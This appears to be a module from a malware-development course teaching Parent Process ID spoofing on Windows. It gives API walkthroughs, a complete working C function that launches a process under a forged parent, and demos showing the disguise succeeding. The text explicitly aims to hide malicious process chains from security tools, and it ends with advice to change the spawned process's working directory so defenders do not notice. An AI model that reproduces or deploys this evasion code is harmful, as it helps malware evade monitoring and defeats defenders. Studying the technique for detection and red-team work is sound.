


Spoofing PPID

Introduction

Parent Process ID (PPID) Spoofing is a technique used to alter the PPID of a process, effectively disguising the relationship between the child process and its true parent process. This can be accomplished by changing the PPID of the child process to a different value, making it appear as though the process was spawned by a different legitimate Windows process rather than the true parent process.

Security solutions and defenders will often look for abnormal parent-child relationships. For example, if Microsoft Word spawns `cmd.exe` this is generally an indicator of malicious macros being executed. If `cmd.exe` is spawned with a different PPID then it will conceal the true parent process and instead appear as if it was spawned by a different process.

In the *Early Bird APC Queue Code Injection* module, `RuntimeBroker.exe` was spawned by `EarlyBird.exe` which can be used by security solutions to detect malicious activity.



The screenshot displays a command prompt window and the Process Hacker application. The command prompt shows the execution of a script that creates a process named `RuntimeBroker.exe` with PID 8804. The Process Hacker window shows the list of processes, with `RuntimeBroker.exe` (PID 8804) highlighted. The properties window for `RuntimeBroker.exe` (8804) is open, showing the parent process as `EarlyBird.exe` (4468).

Name	PID	CPU	I/O total rate	Private bytes
RuntimeBroker.exe	8804			476 kB

File
Runtime Broker (Verified) Microsoft Windows
Version: 10.0.22000.1
Image file name: C:\Windows\System32\RuntimeBroker.exe

Process
Command line: C:\Windows\System32\RuntimeBroker.exe
Current directory: C:\Users\User\Desktop\Intermediate\EarlyBird\EarlyBird\
Started: 15 seconds ago (1:34:24 PM 12/23/2022)
PEB address: 0xab9bafa000
Parent: EarlyBird.exe (4468)

Attributes List

An attribute list is a data structure that stores a list of attributes associated with a process or thread. These attributes can include information such as the priority, scheduling algorithm, state, CPU affinity, and memory address space of the process or thread, among other things. Attribute lists can be used to efficiently store and retrieve information about processes and threads, as well as to modify the attributes of a process or thread at runtime.

PPID Spoofing requires the use and manipulation of a process's attributes list to modify its PPID. The use and modification of a process's attributes list will be shown in the upcoming sections.

Creating a Process

The process of spoofing PPID requires the creation of a process using `CreateProcess` with the `EXTENDED_STARTUPINFO_PRESENT` flag being set which is used to give further control of the created process. This flag allows some information about the process to be modified, such as the PPID information. Microsoft's documentation on `EXTENDED_STARTUPINFO_PRESENT` states the following:

The process is created with extended startup information; the `lpStartupInfo` parameter specifies a `STARTUPINFOEX` structure.

This means that the `STARTUPINFOEX` data structure is also necessary.

STARTUPINFOEX Structure

The `STARTUPINFOEX` data structure is shown below:

```
typedef struct _STARTUPINFOEX {
    STARTUPINFOA          StartupInfo;
    LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList; // Attributes List
} STARTUPINFOEX, *LPSTARTUPINFOEX;
```

- `StartupInfo` is the same structure that was used in previous modules to create a new process. Reference *Early Bird APC Queue Code Injection & Thread Hijacking - Remote Thread Creation* for a refresher. The only member that needs to be set is `cb` to `sizeof(STARTUPINFOEX)`.
- `lpAttributeList` is created using the `InitializeProcThreadAttributeList` WinAPI. This is the attributes list data structure which is discussed in more detail in the following section.

Initializing The Attributes List

The `InitializeProcThreadAttributeList` function is shown below.

```
BOOL InitializeProcThreadAttributeList(
    [out, optional] LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
    [in]            DWORD                          dwAttributeCount,
                    DWORD                          dwFlags,                                //
    NULL (reserved)
    [in, out]       PSIZE_T                        lpSize
);
```

To pass an attribute list that modifies the parent process of the created child process, first create the attribute list using the `InitializeProcThreadAttributeList` WinAPI. This API initializes a specified list of attributes for process and thread creation. According to Microsoft's documentation, `InitializeProcThreadAttributeList` must be called twice:

1. The first call to `InitializeProcThreadAttributeList` should be `NULL` for the `lpAttributeList` parameter. This call is used to determine the size of the attribute list which will be received from the `lpSize` parameter.
2. The second call to `InitializeProcThreadAttributeList` should specify a valid pointer for the `lpAttributeList` parameter. The value of `lpSize` should be provided as input this time. This call is the one that initializes the attributes list.

`dwAttributeCount` will be set to 1 since only one attribute list is needed.

Updating The Attributes List

Once the attribute list has been successfully initialized, use the [UpdateProcThreadAttribute](#) WinAPI to add attributes to the list. The function is shown below.

```

BOOL UpdateProcThreadAttribute(
    [in, out]          LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,    // return
value from InitializeProcThreadAttributeList
    [in]              DWORD dwFlags,                                    // NULL
    (reserved)
    [in]              DWORD_PTR Attribute,
    [in]              PVOID lpValue,                                    //
pointer to the attribute value
    [in]              SIZE_T cbSize,                                    //
sizeof(lpValue)
    [out, optional]   PVOID lpPreviousValue,                          // NULL
    (reserved)
    [in, optional]    PSIZE_T lpReturnSize                            // NULL
    (reserved)
);

```

- `Attribute` - This flag is critical for PPID spoofing and states what should be updated in the attribute list. In this case, it needs to be set to the `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` flag to update the parent process information.

The `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` flag specifies the parent process of the thread. In general, the parent process of a thread is the process that created the thread. If a thread is created using the `CreateThread` function, the parent process is the one that called the `CreateThread` function. If a thread is created as part of a new process using the `CreateProcess` function, the parent process is the new process. Updating the parent process of a thread will also update the parent process of the associated process.

- `lpValue` - The handle of the parent process.
- `cbSize` - The size of the attribute value specified by the `lpValue` parameter. This will be set to `sizeof(HANDLE)`.

Implementation Logic

The steps below sum up the required actions to perform PPID spoofing.

1. `CreateProcessA` is called with the `EXTENDED_STARTUPINFO_PRESENT` flag to provide further control over the created process.
2. The `STARTUPINFOEXA` structure is created which contains the attributes list, `LPPROC_THREAD_ATTRIBUTE_LIST`.
3. `InitializeProcThreadAttributeList` is called to initialize the attributes list. The function must be called twice, the first time determines the size of the attributes list and the next call is the one that performs the initialization.
4. `UpdateProcThreadAttribute` is used to update the attributes by setting the `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` flag which allow the user to specify the parent process of the thread.

PPID Spoofing Function

`CreatePPidSpoofedProcess` is a function that creates a process with a spoofed PPID. The function takes 5 arguments:

- `hParentProcess` - A handle to the process that will become the parent of the newly created process.
- `lpProcessName` - The name of the process to create.
- `dwProcessId` - A pointer to a `DWORD` that receives the newly created process's PID.
- `hProcess` - A pointer to a `HANDLE` that receives a handle to the newly created process.
- `hThread` - A pointer to a `HANDLE` that receives a handle to the newly created process's thread.

```
BOOL CreatePPidSpoofedProcess(IN HANDLE hParentProcess, IN LPCSTR
lpProcessName, OUT DWORD* dwProcessId, OUT HANDLE* hProcess, OUT HANDLE*
hThread) {

    CHAR                                lpPath                [MAX_PATH *
2];

    CHAR                                WnDr                 [MAX_PATH];

    SIZE_T                              sThreadAttList       = NULL;
    LPPROC_THREAD_ATTRIBUTE_LIST         pThreadAttList       = NULL;

    STARTUPINFOEXA                      SiEx                 = { 0 };
    PROCESS_INFORMATION                  Pi                     = { 0 };
```

```

RtlSecureZeroMemory(&SiEx, sizeof(STARTUPINFOEXA));
RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

// Setting the size of the structure
SiEx.StartupInfo.cb = sizeof(STARTUPINFOEXA);

if (!GetEnvironmentVariableA("WINDIR", WnDr, MAX_PATH)) {
    printf("[!] GetEnvironmentVariableA Failed With Error : %d
\n", GetLastError());
    return FALSE;
}

sprintf(lpPath, "%s\\System32\\%s", WnDr, lpProcessName);

//-----
-----

// This will fail with ERROR_INSUFFICIENT_BUFFER, as expected
InitializeProcThreadAttributeList(NULL, 1, NULL, &sThreadAttList);

// Allocating enough memory
pThreadAttList =
(PPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
sThreadAttList);
if (pThreadAttList == NULL){
    printf("[!] HeapAlloc Failed With Error : %d \n",
GetLastError());
    return FALSE;
}

// Calling InitializeProcThreadAttributeList again, but passing the
right parameters
if (!InitializeProcThreadAttributeList(pThreadAttList, 1, NULL,
&sThreadAttList)) {
    printf("[!] InitializeProcThreadAttributeList Failed With
Error : %d \n", GetLastError());
    return FALSE;
}

if (!UpdateProcThreadAttribute(pThreadAttList, NULL,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParentProcess, sizeof(HANDLE),
NULL, NULL)) {
    printf("[!] UpdateProcThreadAttribute Failed With Error :

```

```

%d \n", GetLastError());
        return FALSE;
    }

    // Setting the LPPROC_THREAD_ATTRIBUTE_LIST element in SiEx to be
equal to what was
    // created using UpdateProcThreadAttribute - that is the parent
process
    SiEx.lpAttributeList = pThreadAttList;

    //-----
-----

    if (!CreateProcessA(
        NULL,
        lpPath,
        NULL,
        NULL,
        FALSE,
        EXTENDED_STARTUPINFO_PRESENT,
        NULL,
        NULL,
        &SiEx.StartupInfo,
        &Pi)) {
        printf("[!] CreateProcessA Failed with Error : %d \n",
GetLastError());
        return FALSE;
    }

    *dwProcessId      = Pi.dwProcessId;
    *hProcess          = Pi.hProcess;
    *hThread           = Pi.hThread;

    // Cleaning up
    DeleteProcThreadAttributeList(pThreadAttList);
    CloseHandle(hParentProcess);


    if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
        return TRUE;

    return FALSE;
}


```

Demo

Creating the child process, `RuntimeBroker.exe`, with parent `svchost.exe` that has a PID of 21956. Note that this `svchost.exe` process is running with normal privileges.




PPID Spoofing is successful. The `RuntimeBroker.exe` process appears as if it was spawned by `svchost.exe`.



Demo 2 - Updating Current Directory

Notice in the previous demo how the "Current Directory" value points to the directory of the PPidSpoofing.exe binary.



This can easily be an IoC and security solutions or defenders may quickly flag this anomaly. To fix this, simply set the `lpCurrentDirectory` parameter in `CreateProcess` WinAPI to a less suspicious directory, such as "C:\Windows\System32".

